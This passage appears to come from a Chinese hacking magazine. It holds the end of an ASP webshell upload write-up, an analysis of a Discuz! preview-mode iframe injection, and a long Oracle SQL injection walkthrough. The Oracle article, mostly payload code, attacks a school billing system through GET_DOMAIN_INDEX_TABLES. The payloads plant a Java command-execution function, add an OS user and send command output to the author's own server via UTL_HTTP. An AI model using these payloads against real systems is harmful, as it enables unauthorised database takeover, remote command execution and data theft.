


图22 上传页面

上传一个JPG后缀的ASP马，我们到uppic文件夹下，看到我们上传的ASP（文件名为77169.asp），如图23，图24。




图23 上传一个JPG木马

不过利用起来还要知道管理员登录的路径，在前台注册用户里有上传的功能，但无法绕过上传的限制。

这系统后台无数据库备份功能，而且一些配置都是写入数据库内，由于水平太菜，除上述的上传漏洞外，暂时还没有更好的方法拿到WEBSHTLL，大家若有好的利用方法，请到论坛一起交流。




图24 上传成功

编辑点评：

这个系统的漏洞还是挺多的，作者分析了搜索型注射漏洞、文本框内的注射漏洞以及一些跨站漏洞。

小问题引发的对DZ的思考

文/冰的原点[L.S.T]

从本文可以学到：

对DZ的可见即可得模式编辑器的思考

说起DZ，大家肯定不陌生了，其实这个小问题很早就发现了，可一直没有找到合适的办法突破限制把它利用起来，因此这里把这个问题提出来，让大家一起思考。好了，我们先看两张图，大家可要看仔细了，如图1、图2。




图1 代码模式编辑器




图2 所见即所得模式编辑器

看着这两张图片大家会想到什么呢？一个是在www.slenk.net上测试的，还有一个是在www.crst.com.cn上测试的。或许大家也注意到了，在这两个站上的模式不一样，一个是Discuz!代码模式，一个是所见即所得模式。通过测试发现，DZ默认的是第一个模式，在第一个模式下并不会成功触发框架代码，但在第二个模式中会。

开始我还以为是版本的不同会有影响，结果自己下了个来测试，发现最新版同样存在此问题，而且出现这种情况的条件很苛刻，当默认模式为“所见即所得模式”，并且在发贴前进行预览才会出现这种情况。为了弄清情况，于是在本地搭建了DZ6.0.0的环境，然后发贴预览进行抓包，抓到的数据如下：

```
POST /upload/post.php?action=newthread&fid=2&extra=page%3D1&topicsubmit=yes&previewpost=yes HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://localhost/upload/forumdisplay.php?fid=2
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; Mozilla/4.0(Compatible Mozilla/4.0(Compatible-EmbeddedWB 14.59 http://bsalsa.com/ EmbeddedWB- 14.59 from: http://bsalsa.com/ ; .NET CLR 2.0.50727)
Host: localhost
Content-Length: 146
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: U5f_smile=1D1; U5f_cookietime=2592000; U5f_sid=VM9jGf; U5f_visitedfid=2; U5f_auth=Gn3U%2BAfdNxGFfrNh29E0sn8brCUhQICOQtzv%2BMvqoM5EwMaQXX2ya3RUBA; boD_sid=omk8ZM; boD_onlineusernum=1; boD_visitedfid=2; boD_cookietime=2592000; boD_auth=hlQnhLgSuAQBUZ7c17ARckWPGZMCtT0Pp4OURwdJin%2F%2FRPAcGzkP63nepA; boD_smile=1D1
```

来到预览的页面出现了想到的结果，如图3。

而通过抓到的数据包我们可以看到传递的变量有fid，extra等，那它们是怎么处理的呢？我们继续跟踪，查看post.php发现包含文件common.inc.php。我们再来到这个文件，在文件的44-44行，我们发现如下代码：

```
foreach(array('_COOKIE', '_POST', '_GET') as $_request) {
    foreach($$_request as $_key => $_value) {
        $_key{0} != '_' && $$_key = daddslashes($_value);
    }
}
```


看到这里我们知道，所有的变量都会经过这里进行处理的，



图3 预览模式

不用问，经过处理后的代码都会变得安全。可是为什么会出现图3中所出现的情况呢？我百思不得其解，最后请小组的小浪帮忙一起看代码，结果他给出的结论是客户端的问题，于是我们又把目光集中到几个ＪＳ 文件上。在include\javascript\ 文件夹下有一个post_editor.js文件，打开仔细看了一遍，终于发现了和这个现象有关的函数代码：

```
function previewpost() {
    if(!validate($('postform'), true)) {
        $('subject').focus();
        return;
    }
    $("previewmessage").innerHTML = '<span class="bold"><span class="smalltxt">' + $('subject').value + '</span></span><br /><br /><span style="font-size: {MSGFONTSIZE}">' + bbcode2html($('postform').message.value) + '</span>';
    $("previewtable").style.display = '';
    window.scroll(0, 0);
}
```



```
<table class="editor_text" summary="Message Textarea" cellpadding="0" cellspacing="0" style="table-layout: fixed;">
    <tr>
        <td>
            <textarea class="autosave" name="message" rows="10" cols="60" style="width:99%; height:250p tabindex="100" id="posteditor_textarea">&lt;iframe src=http://www.slenk.net&gt;&lt;/iframe&gt;</textarea>
        </td>
    </tr>
</table>
```

图4 源代码中显示已经被转换

从这个函数的功能来看，最关键的一句是：**bbcode2html($('postform').message.value)**。这条代码是什么意思呢？这个bbcode2html函数在印象中好象不是php自带的函数，不过从经验来看估计是把bbcode转换成html。为了找出原因，还是得看源代码，我们在bbcode.js的第38-115发现了函数，首先我们来到这里：

```
if(!forumallowhtml && !(allowhtml && fetchCheckbox('htmlon'))) {
        str = str.replace(/</g, '&lt;');
        str = str.replace(/>/g, '&gt;');
        if(!fetchCheckbox('parseurloff')) {
                str = parseurl(str, 'html');
        }
}
```

如果论坛禁用了html代码（**html代码默认是禁止的**），那么首先会把<和>这两个危险字符转换成<和>。对啊，明明转换了，为什么还会在预览模式下触发框架代码呢？为了再次证明对这两个危险字符进行了转换，我们发贴然后调到预览模式下，查看源文件，发现确实做了转换，如图4。

思路再一次在这里断掉了，那么是什么原因造成的呢？这里，本文提出这样一个疑问，希望大家看到文章后，积极点讨论，一起解决这个难题。

总结：在发现这个现象以及分析代码的过程中，我碰到了很多难题(毕竟我也是初学PHP)，从目前来看，这个小问题似乎并不会带来什么影响，但秉着探讨技术的初衷发到这里来，大家一起研究一起进步！

编辑点评：

很有意思的一篇小文章，作者发现问题，并试着按照自己的思维去解释它，虽然没有最终取得可喜的结论，但是还是引起至少小编的思考，也希望看到文章的读者也思考下，揭开其中的奥秘。

首发攻击技术——犀利的Oracle注射

从本文你可以了解oracle注入

图 ——Linx

Oracle自身有很多的存储过程，这些存储过程是由系统建立的，默认一般都是对public开放，在过去的几年里公布了很多oracle的漏洞，其中就包括溢出和SQL注射相关的漏洞。在这方面，SQL注射漏洞显得格外严重，因为在Oracle里，在不加其他关键字AUTHID CURRENT_USER的情况下，创建的存储过程在运行时是以创建者身份运行的，而public对这些存储过程都有权限调用，所以一旦自带存储过程存在注射的话，很容易让普通用户提升到Oracle系统权限。

在最近几年公布的oracle相关漏洞中，GET_DOMAIN_INDEX_TABLES便是当中极具危害的漏洞之一，成功利用这个漏洞，可以在oracle服务器上执行任何pl/sql语句，从而控制整台oracle服务器。下面我们便以一个攻击实例来说明它严重的危害性。

在我学校的收费系统中有这么一个url链接：**http://202.204.xxx.xxx/user/traffic/user_trafficlog_query_action.jsp?ipaddr=&user_name =050xxxxxx&from_time=2007-10-20&to_time=2007-10-21**

其中变量from_time和to_time都没有经过过滤，而且是一个date型的日期变量。如果没有猜错的话，user_trafficlog_query_action.jsp是这样写的：

```
String query="select * from table where time>=to_date('" + request.getParameter("from_time") + "','yyyy-mm-dd') and time<=to_date("+request.getParameter("to_time") +"','yyyy-mm-dd') and ipaddr=...";
```

当我们提交：

```
http://202.204.xxx.xxx/user/traffic/user_trafficlog_query_action.jsp?ipaddr=127.0.0.1&user_name=050xxxxxx& from_time=2007-10-20&to_time=2007-10-21','yyyy-mm-dd') and 1=1 and rownum<3--
```

页面返回正常（如图1）。再提交：

```
http://202.204.xxx.xxx/user/traffic/user_trafficlog_query_action.jsp?ipaddr=127.0.0.1&user_name=050xxxxxx &from_time=2007-10-20&to_time=2007-10-21','yyyy-mm-dd') and 1=2 and rownum<3--
```

页面返回错误（如图2），这也证明了我们前面的猜想是正确的。

现在我们构造以下注射语句，通过注入ＳＹＳ．DBMS_EXPORT_EXTENSION函数，在oracle上创建Java包LinxUtil，里面包含函数runCMD()，可用于执行系统命令。注射语句如下：

```
http://202.204.xxx.xxx/user/traffic/user_trafficlog_query_action.jsp?ipaddr=127.0.0.1&user_name=050xxxxxx&from_time=2007-10-
```




图 1

```
20&to_time=2008-1-13','yyyy-mm-dd') and rownum=0 and '1'<>'a'||(
    select SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES
('FOO','BAR','DBMS_OUTPUT".PUT(:P1);EXECUTE IMMEDIATE ''DECLARE
PRAGMA AUTONOMOUS_TRANSACTION;BEGIN EXECUTE IMMEDIATE ''''
    create or replace and compile java source named "LinxUtil" as import java.
io.*; public class LinxUtil extends Object {public static String runCMD(String
args) {try{BufferedReader myReader= new BufferedReader(
    new InputStreamReader( Runtime.getRuntime().exec(args).getInputStream
() ) ); String stemp,str="";while ((stemp = myReader.readLine()) != null)
str +=stemp+"\n";myReader.close();return str;} catch (Exception e){return
e.toString();}}
    }'''';END;'';END;--','SYS',0,'1',0) from dual
    ) and to_date('2008-10-1','yyyy-mm-dd')<to_date('2008-10-2
```

在如图3的返回信息中，我们可以看到web服务器并没有出现错误，这说明这条语句肯定已经成功执行了。然后我们让oracle给java相应的执行权限，继续提交：

```
    user_trafficlog_query_action.jsp?ipaddr=127.0.0.
1&user_name=050xxxxxx&from_time=2008-1-13','yyyy-mm-dd') and
rownum=0 and '1'<>'a'||(
    select SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES
('FOO','BAR','DBMS_OUTPUT".PUT(:P1);EXECUTE IMMEDIATE ''DECLARE
PRAGMA AUTONOMOUS_TRANSACTION;BEGIN EXECUTE IMMEDIATE ''''begin
dbms_java.grant_permission( ''''''''PUBLIC'''''''', ''''''''SYS:java.io.
FilePermission'''''''', ''''''''<<ALL FILES>>'''''''', ''''''''ex-
ecute'''''''');end;'''';END;'';END;--','SYS',0,'1',0) from dual
    )and to_date('2008-10-1','yyyy-mm-dd')<to_date('2008-10-2
```

然后，创建我们的自定义函数，并给予public用户操作该函数的执行权限：

```
    user_trafficlog_query_action.jsp?ipaddr=127.0.0.
1&user_name=050xxxxxx&from_time=2008-1-13','yyyy-mm-dd') and
rownum=0 and '1'<>'a'||(
    select SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES
('FOO','BAR','DBMS_OUTPUT".PUT(:P1);EXECUTE IMMEDIATE ''DECLARE
PRAGMA AUTONOMOUS_TRANSACTION;BEGIN EXECUTE IMMEDIATE ''''
    create or replace function LinxRunCMD(p_cmd in varchar2) return varchar2
as language java name ''''''''LinxUtil.runCMD(java.lang.String) return
String''''''''; '''';END;'';END;--','SYS',0,'1',0) from dual
    and to_date('2008-10-1','yyyy-mm-dd')<to_date('2008-10-2
```

```
    user_trafficlog_query_action.jsp?ipaddr=127.0.0.
1&user_name=050xxxxxx&from_time=2008-1-13','yyyy-mm-dd') and
```




图 2

```
rownum=0 and '1'<>'a'||(
    select SYS.DBMS_EXPORT_EXTENSION.
GET_DOMAIN_INDEX_TABLES('FOO','BAR',
'DBMS_OUTPUT".PUT(:P1);EXECUTE IMMEDIATE
''DECLARE PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN EXECUTE IMMEDIATE ''''
    create or replace function LinxRunCMD(p_cmd
in varchar2) return varchar2 as language java name
''''''''LinxUtil.runCMD(java.lang.String) return
String''''''''; '''';END;'';END;--','SYS',
0,'1',0) from dual
    and to_date('2008-10-1','yyyy-mm-dd')
<to_date('2008-10-2
```

到此为止，我们便成功的在oralce服务器上创建了一个可以执行系统命令的函数LinxRunCMD()。由于java的跨平台性，这个函数可以同时在Windows和linux下使用。要执行这个函数，只需运行：

```
    select sys.LinxRunCMD('cmd /c net user linx /add') from dual
```

接着，进行注入：

```
    user_trafficlog_query_action.jsp?ipaddr=127.0.0.
1&user_name=050xxxxxx&from_time=2008-1-13','yyyy-mm-dd') and
rownum=0 and '1'<>'a'||(
    select sys.LinxRunCMD('cmd /c net user linx /add') from dual
    and to_date('2008-10-1','yyyy-mm-dd')<to_date('2008-10-2
```

为了看到这个函数的执行结果，所以我在自己的web服务器(IP为222.31.175.62)上写了一个record.php，内容如下：

```
    <?
    $onlineip = $_SERVER['REMOTE_ADDR']; //客户端的IP
    $a=$_GET[a];
    $f=fopen("record.txt","a+");
    fwrite($f,$onlineip."  ".$a."\r\n<br>\r\n");
    fclose($f);
    readfile("record.txt");
    ?>
```

然后在以下url，让oracle服务器执行“/bin/bash　help”命令，如图4。

```
    user_trafficlog_query_action.jsp?ipaddr=127.0.0.
1&user_name=050xxxxxx&from_time=2008-1-13','yyyy-mm-dd') and
rownum=0 and '1'<>'a'||(
    SELECT UTL_HTTP.request('http://222.31.175.62/record.php?
a=LinxRunCMD:'||REPLACE(REPLACE(sys.LinxRunCMD('/bin/bash --help'),
' ','%20'),chr(10),'%0A')) FROM dual
    and to_date('2008-10-1','yyyy-mm-dd')<to_date('2008-10-2
```

最后，我们打开http://222.31.175.62/record.php，可以看到如图5的内容。至此，我们已经可以在oracle服务器上执行系统命令了。

```
    202.204.112.70 LinxRunCMD:GNU bash, version 3.00.15(1)-release-
(x86_64-redhat-linux-gnu)
```




图 3

